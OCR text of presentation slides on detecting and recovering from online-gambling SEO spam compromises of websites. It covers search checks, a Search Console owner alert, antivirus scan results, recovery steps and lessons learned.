
Am I Infected ?


Google Dorking

Google Admin Console

Domain Reputation Check

Antivirus Scan


You are sharing your en
site:potato.id gacor
Video
Gambar
Berita
Shopping
Lovebird
X500
Mega
Slot
268
Sekitar 0 hasil (0,14 detik)
Penelusuran Anda tidak cocok dengan dokumen apa pun
Perlu bantuan? Lihat tips lainnya untuk melakukan penelusuran di Google.
Anda juga dapat mencoba penelusuran berikut:
cuaca
klaseman liga 1 indonesia terbaru



Message type: [WNC-627102]

Google Search Console


New owner for https://din[redacted]/slot-online/


To owner of [redacted],

Google has identified that mur[redacted]@gmail.com has been added as an owner of https://din[redacted].id/slot-online/.

Property owners can change critical settings that affect how Google Search interacts with your site. Ensure that only appropriate people have owner status, and that this role is revoked when it is no longer needed.

Recommended Action:




imunifyAV+
Users
Files
Scan
History
Ignore list
Features Management
Settings
Malicious files (11)
Malware detected by ImunifyAV+
Auto-refresh
Clean up all
Timeframe
Status
Search
User: auser1
Detected
Username
File
Reason
Status
Actions
7 days ago
auser1
/home/auser1/public_ftp/on-demand/ 10.php
php_malware.id_e00326aa
Infected
7 days ago
auser1
/home/auser1/public_ftp/on-demand/ 5.php
php_malware.id_e00326aa
Infected
7 days ago
auser1
/home/auser1/public_ftp/on-demand/ 6.php
php_malware.id_e00326aa
Infected
7 days ago
auser1
/home/auser1/public_ftp/on-demand/ 7.php
php_malware.id_e00326aa
Infected
7 days ago
auser1
/home/auser1/public_ftp/on-demand/ 8.php
php_malware.id_e00326aa
Infected

Recovery

mengobati membutuhkan resource lebih banyak daripada mencegah

Step to Recover

Disable access for external / maintenance mode

Change all authentication creds

Check for unwanted persistence access

Log hunting

Backdoor hunting

Vulnerability finding

Vulnerability patch

Patch verification

Re-public

Lesson Learned

knowledge or understanding gained by experience

Lesson Learned

never save password on browser, use password manager instead

use strong password and enable multi factor authentication

re-check our plugin and themes, disable/delete unnecessary

add security perimeter on our sites / organization

practice secure sdlc and secure coding

do regular maintenance and monitoring

Read More

https://surabayahackerlink.org/mengatasi-serangan-seo-judi-online/

https://potato.id/posts/infostealer-spreading-through-fake-google-recaptcha/

https://csirt.baritoselatankab.go.id/storage/uploads-guidances/PANDUAN-PENANGANAN-INSIDEN-WEB-DEFACEMENT-JUDI-ONLINE-ttd.pdf

https://csirt.cirebonkota.go.id/storage/uploads-guidances/Paparan%20Lesson%20Learn%20Penanganan%20Web%20Defacement%20Judi%20Online_v1.2_sign.pdf

EOF

https://me.potato.id/